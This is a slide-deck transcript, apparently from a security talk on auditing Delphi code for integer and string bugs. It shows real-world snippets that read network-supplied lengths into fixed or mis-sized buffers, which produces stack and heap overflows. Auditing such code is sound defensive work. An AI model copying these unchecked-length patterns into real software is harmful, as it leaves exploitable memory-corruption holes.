
Delphi integer issues: Signed comparison Consider the following:
Outputs: “Signed comparison” procedure toeter;
var
i : integer;
lw : Longword;
begin
i := -5;
lw := 10;
if (i > lw) then
WriteLn('promoted to unsigned')
else
WriteLn('Signed comparison');
end;<br>
Outputs: “Signed comparison” procedure toeter;
var
i : integer;
lw : Longword;
begin
i := -5;
lw := 10;
if (i > lw) then
WriteLn('promoted to unsigned')
else
WriteLn('Signed comparison');
end;<br>
31

Delphi integer issues: Signed comparison Obviously if you cast to unsigned it’ll do an unsigned comparison:
Will output “promoted to unsigned” procedure toeter;
var
i : integer;
lw : Longword;
begin
i := -5;
lw := 10;
if (Longword(i) > lw) then
WriteLn('promoted to unsigned')
else
WriteLn('Signed comparison');
end;<br>
Will output “promoted to unsigned” procedure toeter;
var
i : integer;
lw : Longword;
begin
i := -5;
lw := 10;
if (Longword(i) > lw) then
WriteLn('promoted to unsigned')
else
WriteLn('Signed comparison');
end;<br>
32

Delphi string implementation Pascal string type
There is shortstring and string
Shortstring is the old (static) pascal string (limited to 255 bytes)
String is dynamically allocated
Can be either Ansistring or Unicodestring
Ansistring is 1 byte for each character
Unicodestring is 2 bytes for each character<br>
There is shortstring and string
Shortstring is the old (static) pascal string (limited to 255 bytes)
String is dynamically allocated
Can be either Ansistring or Unicodestring
Ansistring is 1 byte for each character
Unicodestring is 2 bytes for each character<br>
33

Delphi string implementation String has several basic api’s to work with:
SetLength(s:string;len:Integer)
Length(s:string)
Copy(s:string; index:integer; count:integer)
…<br>
SetLength(s:string;len:Integer)
Length(s:string)
Copy(s:string; index:integer; count:integer)
…<br>
34


Delphi string implementation SetLength() used to dynamically allocate a string
SetLength() will allocate 0 bytes and set length to 0 if a negative length is specified<br>
SetLength() will allocate 0 bytes and set length to 0 if a negative length is specified<br>
35
Delphi string implementation Consider: procedure blah;
var
Buffer: String;
size : Integer;
begin
...
AThread.Connection.ReadBuffer(size,4);
SetLength(Buffer, size); size will be 0
AThread.Connection.ReadBuffer(Buffer[1], size); bof
end<br>
var
Buffer: String;
size : Integer;
begin
...
AThread.Connection.ReadBuffer(size,4);
SetLength(Buffer, size); size will be 0
AThread.Connection.ReadBuffer(Buffer[1], size); bof
end<br>
36

Delphi: what to look for Intersting things to get input from
Files
BlockRead()
Image objects
Network:
Winsock
Winsock.RecvFrom
winsock.recv
…
Indy, popular delphi framework for networking
Connection.ReadBuffer()
Connection.ReadInt()
…<br>
Files
BlockRead()
Image objects
Network:
Winsock
Winsock.RecvFrom
winsock.recv
…
Indy, popular delphi framework for networking
Connection.ReadBuffer()
Connection.ReadInt()
…<br>
37
Delphi: what to look for The auditing is very similar to c code auditing
Will show some code to get a feel for the code
Won’t cover it in details tho
It’s all real code
Got it from google codesearch
Most of it are unit tests, demo code, …
Didn’t map the code to projects
Just want to show some real world code<br>
Will show some code to get a feel for the code
Won’t cover it in details tho
It’s all real code
Got it from google codesearch
Most of it are unit tests, demo code, …
Didn’t map the code to projects
Just want to show some real world code<br>
38

type
TAudioRec=record
Flag:DWORD;
num:DWORD;
buflen:WORD;
buf:Array[1..1000] of byte;
end;
...
procedure TForm1.IdTCPServer1Execute(AThread: TIdPeerThread);
var
buf:TAudioRec; <-- stack
outbuf:Array[1..16000] of byte;
outbufsize:Integer;
begin
...
if ACMOut.Active then
begin
AThread.Connection.ReadBuffer(Buf,10);
if (buf.Flag=$beefface) and (buf.buflen>0) then
begin
AThread.Connection.ReadBuffer(buf.Buf[1],buf.buflen);
...
end;<br>
39

function SearchPacketListing(
tc : TChara;
AThread : TIdPeerThread;
Ver :word;
packet : word
) :boolean;
var
j : integer;
size : word;
RecvBuffer : TBuffer;
begin
...
else begin
//Usually our string messages, where the 2nd location is the
//size holder of the string
AThread.Connection.ReadBuffer(RecvBuffer[2], 2);
size := RFIFOW(RecvBuffer, 2);
AThread.Connection.ReadBuffer(RecvBuffer[4], size - 4);
end;
...
end;<br>
40

function TlvkTCPIPCommunicationsQueueClient.Pop(out Item: IUnknown;
const PopFromFront: Boolean; const Timeout: LongWord;
const TerminationEvent: THandle): Boolean;
var
Connection : IlvkClientSocket;
Stream : TMemoryStream;
DataLength : LongWord;
Ok : Boolean;
begin
...
Connection := NewClientSocket(FHost, FPort);
...
Connection.ReadBuffer(DataLength, 4);
if DataLength=0 then
begin
…
end;
Stream := TMemoryStream.Create;
try
Stream.Size := DataLength; does an alloc
...
end;<br>
41

procedure TTcpIp.ReadVar(Socket: TSocket; var Buf; Size: Integer;
var Ok: Integer);
var
TempBuf: Pointer;
Error: Integer;
begin
TempBuf := nil;
try exception handling fun
if @Buf = nil then
GetMem(TempBuf, Size) // could throw an exception
...
finally
if @Buf = nil then
FreeMem(TempBuf, Size) free(NULL)
end;
end;<br>
var Ok: Integer);
var
TempBuf: Pointer;
Error: Integer;
begin
TempBuf := nil;
try exception handling fun
if @Buf = nil then
GetMem(TempBuf, Size) // could throw an exception
...
finally
if @Buf = nil then
FreeMem(TempBuf, Size) free(NULL)
end;
end;<br>
42

var
